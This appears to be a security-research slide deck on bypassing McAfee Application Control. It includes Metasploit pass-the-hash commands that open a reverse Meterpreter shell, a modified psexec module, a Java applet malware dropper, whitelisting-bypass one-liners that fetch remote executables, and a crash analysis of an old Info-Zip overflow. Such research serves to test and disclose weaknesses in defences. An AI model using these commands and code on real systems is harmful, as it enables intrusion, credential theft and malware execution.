
Basic Code Execution

- Abuse of **unchecked file types** – .hta



Basic Code Execution


- Abuse of **unchecked file types** – .js



Basic Code Execution


- Another attack possibility are **file shortcuts**
 - Sounds ridiculous
 - However, it's a possibility if MAC was hardend against hta/js/... (see alter)
 - Example: Store shortcut on internal share to further compromise the intranet
- Just create a shortcut to the required application (e.g. PowerShell)
- Pass arguments inside shortcut
 - With Microsoft explorer we are limited to MAX_PATH
 - Use Microsoft API to create shortcut

Basic Code Execution




Basic Code Execution

- Abuse of **unchecked file types** – .chm



Basic Code Execution

- Abuse of **unchecked file types** – **.gadget**
 - Warning message → Reduces success rate



- Abuse of **unchecked file types** – **.jse**
 - Same as .js files
- ...

Basic Code Execution

- Attack scenario: **Web application vulnerability**
- Common vulnerabilities which lead to a system compromise are:
 - SQL injection
 - OS command injection
 - Code injection
 - File upload vulnerability
- In all these cases you have the ability to execute applications, e.g. PowerShell

Basic Code Execution

- Attack scenario: **Pass-the-Hash attack**
 - Frequently used during internal audits
 - Compromise one server, extract local administrator hash, use the hash to authenticate against other servers with the same password
- Pentesting tool
 - Metasploit module: psexec

Pass-the-Hash attack

```
[*] Meterpreter session 1 opened (192.168.57.139:443 -> 192.168.57.131:1042)

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::
meterpreter >
```

Source: <https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/>



Pass-the-Hash attack

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST => 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
```

Source: <https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/>



Pass-the-Hash attack

```
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPWl")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)
```

Source: <https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/>

Pass-the-Hash attack

- Pass-the-hash attack from metasploit **does not work** if system is protected by Application Whitelisting
- Reason can be found in code
 - /usr/share/metasploit-framework/modules/auxiliary/admin/smb/psexec_command.rb

```
81 # Executes specified Windows Command
82 def execute_command(text, bat)
83   # Try and execute the provided command
84   execute = "%COMSPEC% /C echo #{datastore['COMMAND']} ^> %SYSTEMDRIVE%#{text}
85   > #{bat} & %COMSPEC% /C start %COMSPEC% /C #{bat}"
86   print_status("#{peer} - Executing the command...")
87   begin
88     return psexec(execute)
89   rescue Rex::Proto::SMB::Exceptions::Error => exec_command_error
90     print_error("#{peer} - Unable to execute specified command: #
91     {exec_command_error}")
92   end
93 end
```

Pass-the-Hash attack

- Example: psexec command is „whoami“
- Resulting command:

```
cmd.exe /c  
echo whoami ^> C:\randomName  
> C:\...\temp.bat  
&  
cmd.exe /c start  
cmd.exe /c C:\..\temp.bat
```
- Output can be read from:
C:\randomName

Pass-the-Hash attack

- Simple modification:

```
82 def execute_command(text, bat)
83     # Try and execute the provided command
84     execute = "%COMSPEC% /C #{datastore['COMMAND']}"
85     print_status("#{peer} - Executing the command...")
86     begin
87         return psexec(execute)
88     rescue Rex::Proto::SMB::Exceptions::Error => exec_command_error
89         print_error("#{peer} - Unable to execute specified command: #{exec_command_error}")
90         return false
91     end
92 end
```

➔ Pass-the-hash attack **works** against Application Whitelisting protected systems!





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Full Code Execution

Full Code Execution

- Already discussed – **PowerShell**
- But we have many more pre-installed applications which we can abuse
- Examples:
 - Rundll32.exe (build your own vuln by making bad function calls)
 - Script interpreters (python, perl, PHP, JSP, ...)
 - Debuggers
 - ...

Full Code Execution

- Another way to achieve full code execution is to abuse **Java applets**
- Common real world attack vector
- Does not require the „basic code execution“ step

Full Code Execution

- Malicious java applet

```
10 public class javaDropper extends Applet
11 {
12     public void paint(Graphics paramGraphics)
13     {
14         try {
15             String file = "malware.exe";
16             String destination = System.getenv("TEMP")+"\\\\"+file;
17             extractResource(file,new java.io.File(destination));
18             String command = "cmd /c start "+destination;
19             Process child = Runtime.getRuntime().exec(command);
20             /* Code from fake applet */
21         } catch (Exception e) {
22             e.printStackTrace();
23         }
24     }
```


Full Code Execution

- Simple modification

```
10 public class javaDropper extends Applet
11 {
12     public void paint(Graphics paramGraphics)
13     {
14         try {
15             String command = "cmd /c powershell -enc YwBhAGwAYwAuAGUAeABIAA==";
16             Process child = Runtime.getRuntime().exec(command);
17             /* other applet code */
18         } catch (Exception e) { e.printStackTrace(); }
19     }
```

Full Code Execution

- This again uses PowerShell...
- What if there is no PowerShell executable or if it's not in the whitelist?
- Directly inject code into the Java process
 - „Java Shellcode Execution“ by Ryan Wincey at BSidesCHS 2013
 - <https://github.com/schierlm/JavaPayload>



Full Code Execution

- Attack vector: **Microsoft Office macros**
- Basically the same as Java applets
 - We can start applications → Launch PowerShell
 - We can inject shellcode → Full code Execution
- Useful tool - shellcode2vbscript
 - Written by Didier Stevens
 - <http://blog.didierstevens.com/2009/05/06/shellcode-2-vbscript/>
 - Modify script to work against 64-bit systems
 - Long → LongPtr
 - Use PtrSafe in front of function definition

Full Code Execution

- Attack vectors from other researcher
 - Most by Casey Smith
 - <https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt>
- With dotnet framework
 - InstallUtil.exe /logfile= /LogToConsole=false /U attack.exe
 - regsvcs.exe /U attack.dll
 - Regasm.exe /U attack.dll
 - IEEExec.exe http://x.x.x.x:8080/attack.exe
- General
 - ClickOnce applications via dfsvc.exe
 - XML Browser applications via PresentationHost.exe
 - Malicious troubleshooting packs via msdt.exe

Full Code Execution

- Attack vector: **Memory Corruption Exploitation**
- Two possibilities
 - Without „basic code execution“
 - Examples: Exploit Browser, PDF Reader, ...
 - With „basic code execution“
 - Exploit a local application to inject code into a whitelisted application
 - Some „local“ advantages:
 - Bruteforcing
 - Installing a shim first (old systems or on bad UAC settings)

Full Code Execution

- Which local application should we exploit?
- Applications from the operating system
 - ☹ Hard because of protections (full ASLR, DEP, SafeSEH, /GS, CFG, ...)
 - ☹ Different OS version → Different binary version
- Applications installed by McAfee Application Control
 - 😊 On all systems the same binary
 - 😊 Maybe they forgot to enable protections...

Full Code Execution

- Other exploiting targets: all applications signed by McAfee
 - Attacker can drop the executable on the protected system
 - Auto-whitelisted because of „Trusted signatures“
 - However: DLL planting not possible because signature of DLL files gets also verified ☹

```
C:\Windows\system32>sadmin cert list -d
Password:
6e35b50921e3642fb5e6e0a18426db0b5e3c5b12: /C=US/ST=California/L=Santa Clara/O=McAfee, Inc./OU=Digital ID Class 3 - Microsoft Software Validation v2/OU=IIS/CN=McAfee, Inc.: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Network/OU=Terms of use at https://www.verisign.com/rpa (c)10/CN=VeriSign Class 3 Code Signing 2010 CA
b8581e11aeba1062ed62e0c6d108b2299b7bbacc: /C=US/ST=Oregon/L=Santa Clara/O=McAfee, Inc./OU=Digital ID Class 3 - Microsoft Software Validation v2/OU=Engineering/CN=McAfee, Inc.: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Network/OU=Terms of use at https://www.verisign.com/rpa (c)10/CN=VeriSign Class 3 Code Signing 2010 CA
7ecf2b6d72d8604cf6217c34a4d9974be6453dff: /C=US/ST=California/L=Santa Clara/O=McAfee, Inc./OU=Digital ID Class 3 - Microsoft Software Validation v2/OU=IIS/CN=McAfee, Inc.: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Network/OU=Terms of use at https://www.verisign.com/rpa (c)04/CN=VeriSign Class 3 Code Signing 2004 CA
ecb2ff4820888c6f83ff8ac5dacab72a7a8e54a: /C=US/ST=California/L=Santa Clara/O=McAfee, Inc./OU=Digital ID Class 3 - Microsoft Software Validation v2/OU=IIS/CN=McAfee, Inc.: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Network/OU=Terms of use at https://www.verisign.com/rpa (c)04/CN=VeriSign Class 3 Code Signing 2004 CA
```



Full Code Execution

- Check installed applications by McAfee Application Control:

```
C:\Program Files\McAfee\Solidcore\Tools\GatherInfo>zip.exe -v
Copyright (C) 1990-1999 Info-ZIP
Type 'zip -L' for software license.
This is Zip 2.3 (November 29th 1999), by Info-ZIP.
Currently maintained by Onno van der Linden. Please send bug reports to
the authors at Zip-Bugs@lists.wku.edu; see README for details.

Latest sources and executables are at ftp://ftp.cdrom.com/pub/infozip, as of
above date; see http://www.cdrom.com/pub/infozip/Zip.html for other sites.

Compiled with mingw32 / gcc 2.95.3-6 (mingw special) for
Windows 9x / Windows NT (32-bit) on Sep 12 2001.
```

- Jackpot: ZIP applications from 1999

7 [CVE-2004-1010](#)

Exec Code Overflow

2005-03-01

2015-01-09

10.0

Admin

Remote

Low

Buffer overflow in Info-Zip 2.3 and possibly earlier versions, when using recursive folder compression, allows remote attackers to execute arbitrary code

- No public information available ☹️

Full Code Execution


- Source code available

```
1722  #ifdef VMS
1723      strcpy(errbuf, "try: zip \"");
1724      for (i = 1; i < (first_listarg - 1); i++)
1725          strcat(strcat(errbuf, argv[i]), "\" ");
1726      strcat(strcat(errbuf, argv[i]), " *.* -i");
1727  #else /* !VMS */
1728      strcpy(errbuf, "try: zip");
1729      for (i = 1; i < first_listarg; i++)
1730          strcat(strcat(errbuf, " "), argv[i]);
1731  #ifdef AMIGA
1732      strcat(errbuf, " \"\\\" -i");
1733  #else
1734      strcat(errbuf, " . -i");
```



Full Code Execution

- See it crash:



Full Code Execution

- WinDbg !exploitable

```
C:\[redacted]\zip.exe -r test.zip aaaaaaaaaaaaaaaaaa.  
(5170.f00): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=61616185 ebx=0042d790 ecx=770b2900 edx=00616161 esi=61616185 edi=61616181  
eip=77982312 esp=0028fde0 ebp=0028fdf4 iopl=0         nv up ei pl nz ac pe nc  
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010216  
ntdll!RtlEnterCriticalSection+0x12:  
77982312 f00fba3000      lock btr dword ptr [eax],0      ds:002b:61616185=????????  
0:000> !exploitable  
No export exploitable found  
0:000> !load winext\msec.dll  
0:000> !exploitable  
  
!exploitable 1.6.0.0  
*** WARNING: Unable to verify checksum for image00400000  
*** ERROR: Module load completed but symbols could not be loaded for image00400000  
Exploitability Classification: EXPLOITABLE  
Recommended Bug Title: Exploitable - User Mode Write AV starting at ntdll!RtlEnterCr  
User mode write access violations that are not near NULL are exploitable.
```



Full Code Execution

- Wrap things up:
 - Exactly same binary is available on all systems
 - Binary code is from 1999
 - Lack of security features (DEP, ASLR, ..)
 - Buffer overflow in BSS section
 - We can control:
 - `fflush(*controlled_argument_pointer*)`
 - `free(*controlled_argument_pointer*)`



ADVISOR FOR YOUR INFORMATION SECURITY

Memory Corruption Protections



Memory Corruption Protections

- McAfee claims to have „memory corruption“ protections...
- *“Whitelisted programs that might contain some inherent vulnerabilities cannot be exploited through a buffer overflow. “*

Source: <http://www.mcafee.com/mx/resources/solution-briefs/sb-app-control-legacy-windows-xp.pdf>

Memory Corruption Protections

- Default settings Windows XP x86:

```
C:\Program Files\McAfee\Solidcore>sadmin features
Password:

activex           Enabled
checksum          Enabled
deny-read         Disabled
deny-write        Enabled
discover-updaters Enabled
integrity         Enabled
mp                Enabled
mp-casp           Enabled
mp-vasr           Disabled
network-tracking  Enabled
pkg-ctrl          Enabled
script-auth       Enabled
```

Memory Corruption Protections

- Default settings Windows 7 x86:

```
C:\Windows\system32>sadmin features

activex                Enabled
checksum               Enabled
deny-read              Disabled
deny-write             Enabled
discover-updaters      Enabled
integrity              Enabled
mp                     Enabled
mp-casp               Enabled
mp-vasr               Enabled
mp-vasr-forced-relocation Enabled
network-tracking       Enabled
pkg-ctrl              Enabled
script-auth            Enabled
```


Memory Corruption Protections

- Default settings Windows 8.1 x64:

